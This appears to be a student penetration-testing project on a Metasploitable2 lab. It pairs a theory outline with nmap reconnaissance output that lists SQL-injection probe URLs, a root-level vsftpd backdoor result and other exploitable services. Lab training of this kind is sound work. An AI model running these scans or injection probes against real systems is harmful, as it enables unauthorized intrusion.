



## Vulnerability Assessment & Penetration Testing

### Introduction

Vulnerability Assessment and Penetration Testing (VAPT) is essential for identifying and reducing security risks in modern systems and web applications. Attackers often exploit multiple vulnerabilities together to gain unauthorized access, making it important to understand advanced exploitation techniques. This project focuses on web application security, exploit chaining, and effective reporting using industry-standard methodologies. Through practical labs and structured documentation, the project simulates real-world penetration testing scenarios and emphasizes ethical testing and proper remediation.

### PART 1: THEORETICAL KNOWLEDGE

#### 1. Advanced Vulnerability Exploitation

##### Step 1: Understand Exploit Chains

###### What to learn

- What an exploit chain is
- Why attackers combine multiple vulnerabilities
- How one weakness leads to another

###### Example flow (theoretical)

1. XSS vulnerability found
2. Session cookie stolen
3. Admin session hijacked
4. CSRF used to perform admin action
5. Leads to system compromise

###### Your learning task

- Draw a simple flow diagram:
- XSS → Session Hijack → CSRF → Privilege Abuse

##### Step 2: Study Real Exploit Chains

###### What to do

- Open Exploit-DB
- Read **descriptions**, not code first
- Focus on:
  - Vulnerability type
  - Preconditions
  - Impact

###### Output

- Write 3 exploit chains in your notebook:



- Vulnerability → Result → Next Attack

## Step 3: Exploit Customization (Conceptual)

### What this means

- Exploits are not “one-click”
- Attackers adjust:
  - Target IP
  - Payload type
  - OS or application version

### Learning objective

- Understand **what is changed** and **why**, not exact commands

### Practice task

- Pick 1 Exploit-DB PoC
- Write:
  - What input values it takes
  - What could change for a different environment

## Step 4: Obfuscation Techniques (High-Level)

### What to learn

- Why WAFs block attacks
- How attackers try to bypass filters

### Common techniques (theoretical)

- Encoding input
- Changing payload structure
- Case manipulation

### Important

Learn **why defenses fail**

Do not focus on bypass tricks yet

## Step 5: Case Study Analysis

### Example: SolarWinds attack

- Entry point: trusted software update
- Exploit chain: supply chain → persistence → lateral movement

### Your task

- Write 5 bullets:
  - Initial access
  - Exploit chain
  - Impact
  - Detection failure
  - Prevention lesson



## 2. Web Application Penetration Testing

### Step 1: Learn OWASP Top 10 (Core)

#### Focus areas

- A04: Insecure Design
- A07: Identification & Authentication Failures

#### For each vulnerability

Write:

- What it is
- Why it happens
- Real-world impact

### Step 2: Manual Testing Knowledge

**Tool:** Burp Suite (conceptual use)

Learn:

- Intercepting requests
- Modifying parameters
- Observing server behavior

#### Practice task

- Watch Burp traffic
- Identify:
  - Session token
  - User ID
  - Input fields

### Step 3: Automated Testing Awareness

#### Tools

- sqlmap
- OWASP ZAP

#### What to understand

- What scanners can find
- What scanners miss
- Why manual testing is required

### Step 4: Secure Coding Mitigations

#### Learn fixes

- Input validation
- Secure session handling
- Rate limiting



## 3. Reporting & Stakeholder Communication

### Step 1: Learn Report Structure

#### Standard sections

1. Executive Summary
2. Scope & Methodology
3. Technical Findings
4. Risk Rating
5. Remediation
6. Conclusion

### Step 2: Audience-Based Writing

#### For managers

- Business risk
- Impact
- Priority

#### For developers

- Exact issue
- Affected parameter
- Fix recommendation

### Step 3: Metrics & KPIs

Learn to explain:

- Number of vulnerabilities
- Critical vs Medium
- Time to fix
- Exploit success rate

## PART 2: PRACTICAL APPLICATION

### 1: ADVANCED VULNERABILITY EXPLOITATION (DETAILED PRACTICAL)

#### Objective

The objective of this lab is to understand how attackers perform multi-stage attacks by chaining vulnerabilities such as Cross-Site Scripting (XSS), session hijacking, and remote code execution (RCE). This lab also demonstrates exploit customization using public Proof-of-Concept (PoC) code from Exploit-DB.

#### STEP 1: Lab Setup

#### Environment Configuration



Role	Operating System
Attacker	Kali Linux
Target	Metasploitable2
Network	Host-Only / NAT (same subnet)

**Both machines must be on the same network so they can communicate.**

## Verify Attacker IP (Kali Linux)

ip a

### Expected Output

- Note the IP under eth0 or wlan0

### Example:

inet 192.168.1.116/24

```
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.116/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
        valid_lft 5296sec preferred_lft 5296sec
    inet6 fe80::911e:9a87:5281:86f8/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

## Discover Target IP

nmap -sn 192.168.1.0/24

### Expected Output

### Nmap scan report for 192.168.1.116

Host is up

### Result

- Kali IP: 192.168.1.116
- Metasploitable2 IP: 192.168.1.106

```
(kali@kali)-[~]
$ nmap -sn 192.168.1.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-18 14:08 EST
Nmap scan report for 192.168.1.1
Host is up (0.0068s latency).
MAC Address: 3C:64:CF:D1:D2:90 (Unknown)
Nmap scan report for 192.168.1.101
Host is up (0.11s latency).
MAC Address: C2:03:DB:2E:07:C0 (Unknown)
Nmap scan report for 192.168.1.103
Host is up (0.00046s latency).
MAC Address: 90:E8:68:EF:1B:55 (AzureWave Technology)
Nmap scan report for 192.168.1.105
Host is up (0.0098s latency).
MAC Address: 58:FD:B1:9B:F4:3F (LG Electronics)
Nmap scan report for 192.168.1.106
Host is up (0.0014s latency).
MAC Address: 08:00:27:AB:6C:84 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.116
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 2.43 seconds
```

## STEP 2: Reconnaissance (Practical)



## Service & OS Detection

nmap -sS -sV -O 192.168.1.106

### WHY this is done

- -sS: Stealth TCP SYN scan
- -sV: Service version detection
- -O: Operating system detection

### Expected Findings

- Port 80 – Apache Web Server
- PHP Web Applications
- Outdated services (intentionally vulnerable)

```
(kali@kali)~$ nmap -sS -sV -O 192.168.1.106
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-18 14:13 EST
Nmap scan report for 192.168.1.106
Host is up (0.002s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian Subuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tftp         ProFTPD 1.3.1
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2222/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  x11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol V1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:AB:6C:84 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.58 seconds
```

## Vulnerability Enumeration

nmap --script=vuln 192.168.1.106

### WHY this is done

- Runs vulnerability scripts
- Detects known CVEs and misconfigurations

```
(kali@kali)~$ nmap --script=vuln 192.168.1.106
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-18 14:14 EST
Nmap scan report for 192.168.1.106
Host is up (0.0003s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian Subuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tftp         ProFTPD 1.3.1
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2222/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  x11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol V1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:AB:6C:84 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.58 seconds

VULNERABLE:
  ftp-vsftpd-backdoor:
    State: VULNERABLE (Exploitable)
    IDs: CVE:CVE-2011-2523 BID:48539
    vsftpd version 2.3.4 backdoor, this was reported on 2011-07-04.
    Disclosure date: 2011-07-04
    Exploit results:
      Shell command: id
      Results: uid=0(root) gid=0(root)
    References:
      https://www.securityfocus.com/bid/48539
      http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
22/tcp    open  ssh          OpenSSH 4.7p1 Debian Subuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
sslv2-drown: ERROR: Script execution failed (use -d to debug)
smtp-vuln-cve2015-4346:
  The SMTP server is not Exim: NOT VULNERABLE
ssl-dh-params:
  VULNERABLE:
    Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
    State: VULNERABLE
    Transport Layer Security (TLS) services that use anonymous
    Diffie-Hellman key exchange only provide protection against passive
    eavesdropping, and are vulnerable to active man-in-the-middle attacks
    which could completely compromise the confidentiality and integrity
    of any data exchanged over the resulting session.
    Check results:
      ANONYMOUS DH GROUP 1
      Cipher Suite: TLS_DH_anon_EXPORT_WITH_RC4_40_MD5
      Modulus Type: Safe prime
      Modulus Source: Unknown/Custom-generated
      Modulus Length: 512
      Generator Length: 8
      Public Key Length: 512
    References:
      https://www.ietf.org/rfc/rfc2246.txt
Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM (Logjam)
VULNERABLE:
  State: VULNERABLE
  IDs: CVE:CVE-2015-4000 BID:74733
```



```
IDs: CVE:CVE-2015-4000 BID:74733
The Transport Layer Security (TLS) protocol contains a flaw that is
triggered when handling Diffie-Hellman key exchanges defined with
the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker
to downgrade the security of a TLS session to 512-bit export-grade
cryptography, which is significantly weaker, allowing the attacker
to more easily break the encryption and monitor or tamper with
the encrypted stream.
Disclosure date: 2015-5-19
Check results:
EXPORT-GRADE DH GROUP 1
Cipher Suite: TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
Modulus Type: Safe prime
Modulus Source: Unknown/Custom-generated
Modulus Length: 512
Generator Length: 8
Public Key Length: 512
References:
https://weakdh.org
https://www.securityfocus.com/bid/74733
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4000

Diffie-Hellman Key Exchange Insufficient Group Strength
State: VULNERABLE
Transport Layer Security (TLS) services that use Diffie-Hellman groups
of insufficient strength, especially those using one of a few commonly
shared groups, may be susceptible to passive eavesdropping attacks.
Check results:
WEAK DH GROUP 1
Cipher Suite: TLS_DHE_RSA_WITH_DES_CBC_SHA
Modulus Type: Safe prime
Modulus Source: postfix builtin
Modulus Length: 1024
Generator Length: 8
Public Key Length: 1024
References:
https://weakdh.org

ssl-poodle:
VULNERABLE:
SSL POODLE information leak
State: VULNERABLE
IDs: CVE:CVE-2014-3566 BID:70574
The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
products, uses nondeterministic CBC padding, which makes it easier
for man-in-the-middle attackers to obtain cleartext data via a
padding-oracle attack, aka the "POODLE" issue.
Disclosure date: 2014-10-14
Check results:
TLS_RSA_WITH_AES_128_CBC_SHA
References:
https://www.securityfocus.com/bid/70574
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
```

```
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
https://www.openssl.org/~bodo/ssl-poodle.pdf
https://www.imperialviolet.org/2014/10/14/poodle.html
53/tcp open domain
80/tcp open http
http-sql-injection:
Possible sql for queries:
http://192.168.1.106:80/mutillidae/index.php?page=usage-instructions.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/?page=view-someones-blog.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=set-background-color.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=documentation%27vulnerabilities.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/?page=source-viewer.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/?page=text-file-viewer.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/?page=login.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=register.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=browser-info.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=documentation%27How-to-access-Mutillidae-over-Virtual-Box-network.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/?page=show-log.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=change-log.htm%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=dns-lookup.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=login.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/?page=add-to-your-blog.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/?page=user-info.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=captured-data.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=add-to-your-blog.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=php-errors.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=html5-storage.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=site-footer-xss-discussion.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=arbitrary-file-inclusion.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=user-poll.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=password-generator.php%27%20OR%20sqlspider%27username=anonymous
http://192.168.1.106:80/mutillidae/index.php?page=text-file-viewer.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=secret-administrative-pages.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=installation.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=framing.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/?page=credits.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=source-viewer.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=show-log.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=notes.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=capture-data.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=credits.php%27%20OR%20sqlspider
http://192.168.1.106:80/dav/3c-WK3B0K3D0A27%20OR%20sqlspider
http://192.168.1.106:80/dav/3c-WK3B0K3D0A27%20OR%20sqlspider
http://192.168.1.106:80/dav/3c-WK3B0K3D0A27%20OR%20sqlspider
http://192.168.1.106:80/dav/3c-WK3B0K3D0A27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/?page=view-someones-blog.php%27%20OR%20sqlspider
```









```
http://192.168.1.106:80/mutillidae/index.php?page=register.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=browser-info.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae-over-Virtual-Box-network.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/?page=show-log.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=change-log.htm%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=dns-lookup.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=login.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=installation.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/?page=user-info.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=captured-data.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=html5-storage.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=site-footer-xss-discussion.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=arbitrary-file-inclusion.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=user-poll.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=password-generator.php%27%20OR%20sqlspider&username=anonymous
http://192.168.1.106:80/mutillidae/index.php?page=text-file-viewer.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=secret-administrative-pages.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=framing.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/?page=credits.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=add-to-your-blog.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=source-viewer.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=show-log.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=capture-data.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/?page=add-to-your-blog.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=credits.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/?page=view-someones-blog.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=set-background-color.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=documentation%2Fvulnerabilities.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/?page=source-viewer.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/?page=text-file-viewer.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/?page=login.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=register.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=browser-info.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae-over-Virtual-Box-network.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/?page=show-log.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=change-log.htm%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=dns-lookup.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=login.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=installation.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/?page=add-to-your-blog.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/?page=user-info.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=captured-data.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/?page=register.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=html5-storage.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=site-footer-xss-discussion.php%27%20OR%20sqlspider
```

```
http://192.168.1.106:80/mutillidae/?page=view-someones-blog.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=set-background-color.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=documentation%2Fvulnerabilities.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/?page=source-viewer.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/?page=text-file-viewer.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/?page=login.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=register.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=browser-info.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae-over-Virtual-Box-network.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/?page=show-log.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=change-log.htm%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=dns-lookup.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=login.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=installation.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/?page=add-to-your-blog.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/?page=user-info.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=captured-data.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=html5-storage.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=site-footer-xss-discussion.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=arbitrary-file-inclusion.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=password-generator.php%27%20OR%20sqlspider&username=anonymous
http://192.168.1.106:80/mutillidae/index.php?page=text-file-viewer.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=secret-administrative-pages.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=framing.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/?page=credits.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=add-to-your-blog.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=source-viewer.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=show-log.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=capture-data.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=user-poll.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=credits.php%27%20OR%20sqlspider
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-trace: TRACE is enabled
|_http-slowloris-check:
VULNERABLE:
Slowloris DOS attack
State: LIKELY VULNERABLE
IDS: CVE:CVE-2007-6750
Slowloris tries to keep many connections to the target web server open and hold them open as long as possible. It accomplishes this by opening connections to the target web server and sending a partial request. By doing so, it starves the http server's resources causing Denial Of Service.

Disclosure date: 2009-09-17
References:
http://ha.ckers.org/slowloris/
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
```



```
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
http-dombased-xss: Couldn't find any DOM based XSS.
http-csrf:
  Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.1.106
  Found the following possible CSRF vulnerabilities:

  Path: http://192.168.1.106:80/dvwa/
  Form id:
  Form action: login.php

  Path: http://192.168.1.106:80/mutillidae/?page=view-someones-blog.php
  Form id: id-bad-blog-entry-tr
  Form action: index.php?page=view-someones-blog.php

  Path: http://192.168.1.106:80/mutillidae/index.php?page=set-background-color.php
  Form id: id-bad-cred-tr
  Form action: index.php?page=set-background-color.php

  Path: http://192.168.1.106:80/mutillidae/?page=source-viewer.php
  Form id: id-bad-cred-tr
  Form action: index.php?page=source-viewer.php

  Path: http://192.168.1.106:80/mutillidae/?page=text-file-viewer.php
  Form id: id-bad-cred-tr
  Form action: index.php?page=text-file-viewer.php

  Path: http://192.168.1.106:80/mutillidae/?page=login.php
  Form id: idloginform
  Form action: index.php?page=login.php

  Path: http://192.168.1.106:80/mutillidae/index.php?page=register.php
  Form id: id-bad-cred-tr
  Form action: index.php?page=register.php
http-enum:
  /tikiwiki/: Tikiwiki
  /test/: Test page
  /phpinfo.php: Possible information file
  /phpMyAdmin/: phpMyAdmin
  /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
  /icons/: Potentially interesting folder w/ directory listing
  /index/: Potentially interesting folder
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
512/tcp open  exec
513/tcp open  login
514/tcp open  shell
1099/tcp open  rmiregistry
rmi-vuln-classloader:
  VULNERABLE:
  RMI registry default configuration remote code execution vulnerability
  State: VULNERABLE
```

```
State: VULNERABLE
  Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.

References:
  https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
l-ssl-ccs-injection: No reply from server (TIMEOUT)
5432/tcp open  postgresql
ssl-ccs-injection:
  VULNERABLE:
  SSL/TLS MITM vulnerability (CCS Injection)
  State: VULNERABLE
  Risk factor: High
  OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
  does not properly restrict processing of ChangeCipherSpec messages,
  which allows man-in-the-middle attackers to trigger use of a zero
  length master key in certain OpenSSL-to-OpenSSL communications, and
  consequently hijack sessions or obtain sensitive information, via
  a crafted TLS handshake, aka the "CCS Injection" vulnerability.

References:
  http://www.openssl.org/news/secadv_20140605.txt
  http://www.cvedetails.com/cve/2014-0224
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
ssl-dh-params:
  VULNERABLE:
  Diffie-Hellman Key Exchange Insufficient Group Strength
  State: VULNERABLE
  Transport Layer Security (TLS) services that use Diffie-Hellman groups
  of insufficient strength, especially those using one of a few commonly
  shared groups, may be susceptible to passive eavesdropping attacks.
  Check results:
  WEAK DH GROUP 1
    Cipher Suite: TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA
    Modulus Type: Safe prime
    Modulus Source: Unknown/Custom-generated
    Modulus Length: 1024
    Generator Length: 8
    Public Key Length: 1024

